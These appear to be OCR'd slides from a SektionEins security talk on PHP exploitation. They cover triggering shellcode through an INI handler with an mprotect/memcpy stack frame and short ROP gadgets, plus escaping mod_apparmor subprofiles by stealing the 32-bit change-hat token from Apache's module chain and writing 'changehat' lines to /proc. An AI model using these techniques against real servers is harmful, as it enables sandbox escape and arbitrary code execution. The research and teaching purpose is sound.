
- setting an INI handler to **`clean_4`** and the **`mh_argX`** parameters in order to get to the new stack
- build a stackframe that calls ***`mprotect()`***, ***`memcpy()`*** and then jumps into the copied shellcode
- changing the INI value will call the handler and trigger the shellcode excution

```
popframe:

POP ebp
RET
```

```
setstack:

MOV esp, ebp
POP ebp
RET
```



mod_apparmor - changing hats

- mod_apparmor allows setting PHP script depended apparmor subprofiles / hats
- makes use of ***aa_change_hat()*** library function
- internally writes to **/proc/#/attr/current**
- protected by a 32bit random token
- it is possible to break out of the current subprofile or change into another subprofile if we steal the magic token

mod_apparmor - stealing the token

- symbol table lookup of **`php5_module`** in PHP
- walk the apache module chain via the **`next`** pointer until the end
- use the hooks of the **`core module`** as start and search for the apache ELF header
- symbol table lookup of **`ap_top_module`** in apache
- walk the apache module chain from there again until **`mod_apparmor.c`** is found
- the secret 32bit token is stored behind the apache module struct of mod_apparmor
- write to **`/proc/#/attr/current`** to change hat

```
changehat 0000000073BC5289^
changehat 0000000073BC5289^other_subprofile
```


SektionEins

Thank you for listening...

DEMO

Thank you for listening...

QUESTIONS ?